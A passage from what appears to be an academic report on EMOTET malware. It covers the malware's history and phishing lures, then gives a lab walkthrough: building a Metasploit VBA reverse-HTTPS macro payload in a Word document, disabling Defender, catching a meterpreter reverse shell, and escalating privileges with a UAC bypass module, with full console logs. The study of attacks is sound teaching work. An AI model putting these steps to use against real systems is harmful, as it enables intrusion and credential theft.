One exploit that frequented Red Canary's victims was EMOTET which Europol described as the "*world's most dangerous malware*" (Europol, 2021) and "… *among the most costly and destructive malware affecting state, local, tribal, and territorial (SLTT) governments, and the private and public sectors*" (Cybersecurity & Infrastructure Security Agency (CISA), Department of Homeland Security (DHS) and National Cybersecurity and Communications Integration Center (NCCIC), 2018).

"Mealybug", the hacker group that created EMOTET, successfully turned EMOTET into business, offering the malware for hire, a service known as Malware-as-a-service (MaaS) (Petcu, 2021).

In late January this year, Europol issued a press release recounting how Microsoft Word documents attached to emails downloaded EMOTET malware to victim's computers. Invoices, shipping notices or information regarding Covid-19 would lure victims into opening the emails. The bait was in the header, while EMOTET was in the attachment or the email itself. The malware opened a back door for

cybercriminals who would further encrypt files, install banking Trojans and aim to steal as much information as possible. Europol deemed EMOTET "the most dangerous malware" due to the creators offering the malware "for hire".

EMOTET's flexibility combined with the sophisticated techniques it employed sets the basis for part two of this report, demonstrating how EMOTET may have exploited vulnerabilities similar to those mentioned in part one.

In order to understand how EMOTET grew to become the most feared malware of all, it is necessary to start from the beginning.

2014 - 2015

In June 2014, Joie Salvio, then a threat response engineer, posted to the Trend Micro blog where he presented a new banking malware created to sniff network activity and steal information (Salvio, 2014). Back then, EMOTET arrived through spam email, which in large part mimicked bank transfers and shipping invoices.


This message was sent with High Importance.
From:
To:
Cc:
Subject: Support XL, Transaktions: 81F62X34XY4052.
Sent: Tue 5/27/2014 9:06 AM

Group Data Protection Officer Volksbanken IT AG

Überweisung/Umbuchung

Empfänger: Mr Lukasz
IBAN/Kontonummer:
BIC/BLZ:
Bei Kreditinstitut: TSB BANK AS (FORMERLY LLOYDS TSB)
Betrag in EUR: 1551,07
Verwendungszweck:
Auftraggeber (Kontoinhaber):

Verwendete TAN:
Ihren Auftrag haben wir entgegengenommen.

Es kann einige Minuten dauern, bis die Transaktion in Ihrem Konto angezeigt wird.
Weitere Informationen zum Transaktions Volksbank AS.

This email was Virus checked by Microsoft Security Essentials. Mail wurde auf Viren geprüft.

Figure 6, Sample of EMOTET version 1 malware (Salvio, 2014).

Figure 1 (above) samples one of the first messages transmitting an EMOTET loader. In this instance, the email mimicked a bank transfer, and the attached link concealed the loader. Once clicked, the link initiated EMOTET's downloading process.

After EMOTET installed itself in the victims' computer, it injected applications into the system such as random service creation, auto-start registry values, and loaded dynamic link libraries (.DLL). DLL enabled network sniffing that harvested the victim's credentials, personal information and other files of value. The combination of the applications created an arduous task for malware analysts to remove them from the system (Kuraku and Kalla, 2020).
As Petcu described in her article, MaaS was made possible by creating a botnet of infected computers that ran on EMOTET malware infrastructure. The botnet ran on three clusters of servers that threat actors were able to rent. Additionally, in their press release, CISA disclosed that the code injected into running processes enables EMOTET to maintain persistence. After collecting sensitive information, it connects to a command and control server (C2C, also known as C2 and CNC) and reports of the new infection. After notifying the C2, it then "*receives configuration data, downloads and runs files, receives instructions, and uploads data to the C2 server*".

Once downloaded, Salvio's post exposed how EMOTET evaded the secure HTTPs connection on a legitimate banks website. Thus capturing the login attempts made by Salvio, as demonstrated in figure 7.




Figure 7, EMOTET evades HTTPs and captures login attempt (Salvio, 2014)

According to Petcu, EMOTET ran as what experts announced later as "version 1" before evolving to version 2 in August 2014. At this point, the threat actors included an Automatic Transfer System (ATS) that immediately allowed them to pirate victims accounts. They dedicated themselves to remaining stealthy and focused mainly on bank clients based in Germany and Austria.

Kuraku and Kalla's publication describes how version 2 employs a *"… generic module to establish a code injection technique with three stages, such as opening a process, writing a process in memory, and creating a remote thread."* Mealybug built EMOTET to target and save itself within the \AppData\ folder. Once EMOTET had established its persistence, it further deleted itself from \AppData\, thereupon deleting itself from the folder (2020). This way, EMOTET remained hidden once it had exploited the system and remained in the system memory.
December 10th, 2014, marks the date the servers last registered any outgoing command from version 2.

EMOTET emerged in January 2015, as version 3 Petcu explained. Version 3 boasted an integrated RSA key and included an enhanced performance of the ATS script. In addition to the German and Austrian bank clients, Mealybug extended its attack to include the clients of Swiss banks. Furthermore, Mealybug enhanced EMOTET with a distributed denial of service (DDOS) attack and email login theft.

2016 AND 2017

In 2016 the creators reconfigured the Trojan as a loader which allowed the operators to deploy second-stage payloads;
To deploy the second-stage payload, there needs to be a connection between the target and a server that hosts the payload. Once the first payload had successfully loaded to the target machine, it would connect to the server, thus facilitating the download of the second-stage payload (Didier, 2019). 2016 saw Mealybug targeting victims in Germany alone (Petcu, 2021).

i). Exploiting Microsoft Word Information Disclosure

Kuraku and Kalla's research explained that EMOTET's first step towards infection was through an infected Microsoft Word document (Kuraku and Kalla, 2020), much like CVE-2019-0561.

Part One, II). cited Cynet, a company that offers several services within cybersecurity. Their article on office macros offers instructions on creating a payload in the form of macros in a Word Document.
The visual basic for applications (VBA) payload is created on the Kali machine in the Metasploit tool. To initiate Metasploit, type "msfconsole" in the terminal and switch to the reverse_https sub-console, enabling an HTTPS connection.

- In Metasploit, LHOST and LPORT direct to the port the payload connects with when it executes. The AutoRunScript command allows the payload to run automatically after execution by telling the payload to shift to another process.
- Finally, the payload is generated in a VBA format and outputted to the payload.vba file.




Figure 8 Creating the payload (Jones, 2021)

- The gibberish payload.




Figure 9 The Gibberish Payload (Jones, 2021)

- In a Word document on the adversary's Windows machine, the payload is added as a macro.




Figure 10 Adding the Macros

- The payload is copied from the Kali machine to the macro window




Figure 11 The Payload in the Macro (Jones, 2021)

- In order to save the document, it is necessary to disable Virus and Threat protection; otherwise, Windows Defender flags the payload as a threat. After disabling Windows Defender, the word document is sent as an attachment to Liz.




Figure 12 Virus and Threat Protection Flag the Macros (Jones, 2021)

- Through social engineering, attackers attempt to lure users into opening emails and attachments with enticing headers. Here is a sample of some of EMOTET's lures;

- Subject: 4th of July congratulation
- Subject: 4th of July eCard
- Subject: 4th of July Greeting eCard
- Subject: Happy 4th of July Greeting Message
- Subject: Record of Account Transcript from June 14, 2018
- Subject: Tax Account Transcript from June 14, 2018
- Subject: The Fourth of July wishes
- Subject: Verification of Non-filing Letter
- Subject: Verification of Non-filing Letter from 06/15/2018
- Subject: Wage and Income Transcript
- Subject: 0335363294
- Subject: 2142 Payroll Summary
- Subject: 3291 Payroll Summary
- Subject: ACCOUNT#94895547-Milan Marsic
- Subject: Engr. Abdul Rauf Invoice 8288592
- Subject: Invoice 897614 from Patrick Bingham
- Subject: Invoices Overdue
- Subject: IRS Record of Account Transcript
- Subject: IRS Record of Account Transcript from 06/14/2018
- Subject: IRS Record of Account Transcript from 06/15/2018
- Subject: IRS Record of Account Transcript from June 14, 2018

Figure 13 Sample of Subject Lines, (Duncan, 2018)

- The crafted email attempts to lure Liz into opening the attachment.




Figure 14 The Email in Outlook (Jones, 2021)

Take Note:

- Take note of how the email lands in the "Focused" folder in Outlook and is not flagged.

In step 2 of Kuraku and Kalla's research, they explain that the users must accept the license agreement that enables the EMOTET macros. Furthermore, Step 3 reveals how the macros exploit Command Prompts (cmd.exe) in the background, which runs the obfuscated code concealed in the document, as demonstrated in Part Two, iii).

Since Office 2007 macros are enabled by default, Liz's computer has already received the payload.

- ∞ In a new Metasploit terminal, the connection handler that listens to HTTPS request from the victim's machine is decided.




Figure 15 Setting up the Connection Handler (Jones, 2021)

Take Note:

- Unless macros are enabled, the exploit fails at this stage.

- ∞ Metasploit is now listening on port 1234, and the vulnerability is successfully exploited. Commands in Metasploit show that the payload has taken control over Liz's system

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.112.133
LHOST => 192.168.112.133
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.112.133:1234
[!] https://192.168.112.133:1234 handling request from 192.168.112.132; (UUID: z0obhhaj) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.112.133:1234 handling request from 192.168.112.132; (UUID: z0obhhaj) Staging x86 payload (176220 bytes) ...
[!] https://192.168.112.133:1234 handling request from 192.168.112.132; (UUID: z0obhhaj) Without a database connected that payload UUID tracking will not work!
[!] https://192.168.112.133:1234 handling request from 192.168.112.132; (UUID: z0obhhaj) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.112.133:1234 handling request from 192.168.112.132; (UUID: z0obhhaj) Staging x86 payload (176220 bytes) ...
[!] https://192.168.112.133:1234 handling request from 192.168.112.132; (UUID: z0obhhaj) Without a database connected that payload UUID tracking will not work!
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi.rb
[*] Meterpreter session 1 opened (192.168.112.133:1234 → 127.0.0.1) at 2021-06-08 07:56:31 -0400
[*] Meterpreter session 2 opened (192.168.112.133:1234 → 127.0.0.1) at 2021-06-08 07:56:31 -0400

meterpreter > getuid
Server username: LIZ\Liz
meterpreter > sysinfo
Computer        : LIZ
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
nter inside or press Ctrl+G.
```

Figure 16 Exploiting Liz's system (Jones, 2021)

At this point, the hacker has access to Liz's account and has somewhat control over Liz's computer. Though outside the report's scope, the following is a brief demonstration of the havoc such a simple exploit can cause.

- In order to gain full access to Liz's system, a hacker must bypass the user account with the command "use windows/local/bypassuac" (other commands are possible). "Search bypassuac" discovers what exploits are available. This demonstration employs the use of module 11. The exploit is ranked "excellent", meaning it is incredibly easy to use;

```
msf6 > use windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > search bupassuac
[-] No results from search
msf6 exploit(windows/local/bypassuac) > search bypassuac

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and
 Registry
   2   exploit/windows/local/bypassuac                        2010-12-31       excellent  No     Windows Escalate UAC Protection Bypass
   3   exploit/windows/local/bypassuac_injection              2010-12-31       excellent  No     Windows Escalate UAC Protection Bypass (In Memory Injection)
   4   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent  No     Windows Escalate UAC Protection Bypass (In Memory Injection) abusing
 WinSXS
   5   exploit/windows/local/bypassuac_vbs                    2015-08-22       excellent  No     Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
   6   exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent  Yes    Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   7   exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent  Yes    Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   8   exploit/windows/local/bypassuac_sdclt                  2017-03-17       excellent  Yes    Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
   9   exploit/windows/local/bypassuac_silentcleanup          2019-02-24       excellent  No     Windows Escalate UAC Protection Bypass (Via SilentCleanup)
   10  exploit/windows/local/bypassuac_dotnet_profiler        2017-03-17       excellent  Yes    Windows Escalate UAC Protection Bypass (Via dot net profiler)
   11  exploit/windows/local/bypassuac_fodhelper              2017-05-12       excellent  Yes    Windows UAC Protection Bypass (Via FodHelper Registry Key)
   12  exploit/windows/local/bypassuac_sluihijack             2018-01-15       excellent  Yes    Windows UAC Protection Bypass (Via Slui File Handler Hijack)

Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/local/bypassuac_sluihijack

msf6 exploit(windows/local/bypassuac) > use 11
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) >
nter inside or press Ctrl+G.
```

Figure 17 Escalating Privileges (Jones, 2021)

- Kali listens on port 4444, and sessions one is ready to exploit.




Figure 18 Initiating the Exploit to Escalate Privileges (Jones, 2021)

- “getuid” reveals the exploit was successful. The hacker has gained administrator privileges to Liz’s system.




Figure 19 Administrator Privileges to Liz's computer (Jones, 2021)

The aforementioned press release issued by the Cybersecurity & Infrastructure Security Agency, July 20th in 2018, briefly include some of the negative consequences of EMOTET;

- *"temporary or permanent loss of sensitive or proprietary information,*
- *disruption to regular operations,*
- *financial losses incurred to restore systems and files, and*
- *potential harm to an organization's reputation."*

(Cybersecurity & Infrastructure Security Agency, Department of Homeland Security and National Cybersecurity and Communications Integration Center, 2018).

At the current exploitation state, it is possible to perform several actions that breach confidentiality, which CVE-2019-0561 deem as “high”. During this phase, the hacker can perform various attacks, and inserting “help” reveals every action possible. Figure 20 reveals some possible options.

